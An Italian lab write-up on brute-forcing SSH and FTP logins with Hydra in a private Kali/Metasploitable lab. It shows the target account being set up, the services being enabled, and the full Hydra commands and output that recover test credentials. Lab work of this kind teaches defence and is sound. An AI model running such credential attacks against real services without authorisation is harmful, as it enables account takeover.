Authentication cracking con Hydra


ERNESTO ROBLES

Dispotivi coinvolti

MACCHINA KALI: 192.168.1.60
MACCHINA METASPOITABLE: 192.168.1.67

CONFIGURAZIONE

Sulla macchina Kali si crea un utente che farà da versaglio degli attacchi che verranno effattuati con Hydra ai servizi di rete.
L’utente è test_user con password testpass
I servizi rete che verranno abilitati su kali sono FTP e SSH.




```
┌──(kali3㉿kali3)-[~]
└─$ sudo adduser test_user
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] Y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...
```

CONFIGURAZIONE

Con l’utente kali abilitiamo il servizio SSH e testiamo che sia effettivamente attivo inserendo l’utente test_user e ip della macchina kali.

Installiamo il server FTP e tutte le sue dipendenze nella macchina kali, in questa simulazione non verrà modificata la sua configurazione di default verrà attivato così comè.




```
┌──(kali3㉿kali3)-[~]
└─$ sudo service ssh start

┌──(kali3㉿kali3)-[~]
└─$ ssh test_user@192.168.1.63
The authenticity of host '192.168.1.63 (192.168.1.63)' can't be established.
ED25519 key fingerprint is SHA256:nlFW52/yQVMMoeKTZaTBMaBmHufVfWt1LzNhPsgBCzI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.63' (ED25519) to the list of known hosts.
test_user@192.168.1.63's password:
Linux kali3 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06-29) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(test_user㉿kali3)-[~]
└─$ su kali3
Password:
┌──(kali3㉿kali3)-[/home/test_user]
└─$ sudo apt install vsftpd
[sudo] password for kali3:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 804 not upgraded.
Need to get 142 kB of archives.
After this operation, 351 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13+b2 [142 kB]
Fetched 142 kB in 1s (169 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 399700 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13+b2_amd64.deb ...
Unpacking vsftpd (3.0.3-13+b2) ...
Setting up vsftpd (3.0.3-13+b2) ...
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.11.2-3) ...
Processing triggers for kali-menu (2023.4.3) ...

┌──(kali3㉿kali3)-[/home/test_user]
└─$ sudo service vsftpd start
```


Cracking con Hydra

CON L'UTENTE KALI EFFETTUIAMO IL CRACKING DELL'AUTENTICAZIONE DEI SERVIZI USANDO IL TOOL HYDRA, DA RIGA DI COMANDO AL TOOL PASSIAMO DUE FILE "SSHNAMES.TXT E SSHPASSW" PRECEDENTEMENTE CREATI I QUALI CONTENGONO DIVERSI NOMI UTENTI E PASSWORD FRA I QUALI QUELLI DELL'UTENTE TEST-USER E L'UTENTE DELLA MACCHINA METASPOITABLE.

POSSIAMO VEDERE QUI AFFIANCO L'OUTPUT PRODOTTO CON LE CREDENZIALI CON CUI È STATO EFFETTUATO L'ACCESSO, NEI PRIMI DUE CASI SI FA RIFERIMENTO AL CRACKING DEI SERVIZI DELLA MACCHINA KALI MENTRE L'ULTIMO SI RIFERSCE A METASPOITABLE.



```
Example: hydra -l user -P passlist.txt ftp://192.168.0.1

┌──(kali3㉿kali3)-[~/Desktop]
└─$ hydra -L sshnames.txt -P sshpassw.txt 192.168.1.63 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret se
rvice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics
 anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-03 15:29:58
[DATA] max 4 tasks per 1 server, overall 4 tasks, 56 login tries (l:7/p:8), ~14 tries per task
[DATA] attacking ssh://192.168.1.63:22/


[22][ssh] host: 192.168.1.63   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-03 15:30:43
```



```
┌──(kali3㉿kali3)-[~/Desktop]
└─$ hydra -L sshnames.txt -P sshpassw.txt 192.168.1.63 -t 4 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organ
izations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-03 15:36:31
[DATA] max 4 tasks per 1 server, overall 4 tasks, 56 login tries (l:7/p:8), ~14 tries per task
[DATA] attacking ftp://192.168.1.63:21/
[21][ftp] host: 192.168.1.63   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-03 15:37:18

┌──(kali3㉿kali3)-[~/Desktop]
└─$ hydra -L sshnames.txt -P sshpassw.txt 192.168.1.67 -t 4 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organ
izations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-03 16:03:26
[DATA] max 4 tasks per 1 server, overall 4 tasks, 56 login tries (l:7/p:8), ~14 tries per task
[DATA] attacking ftp://192.168.1.67:21/
[21][ftp] host: 192.168.1.67   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-03 16:04:12
```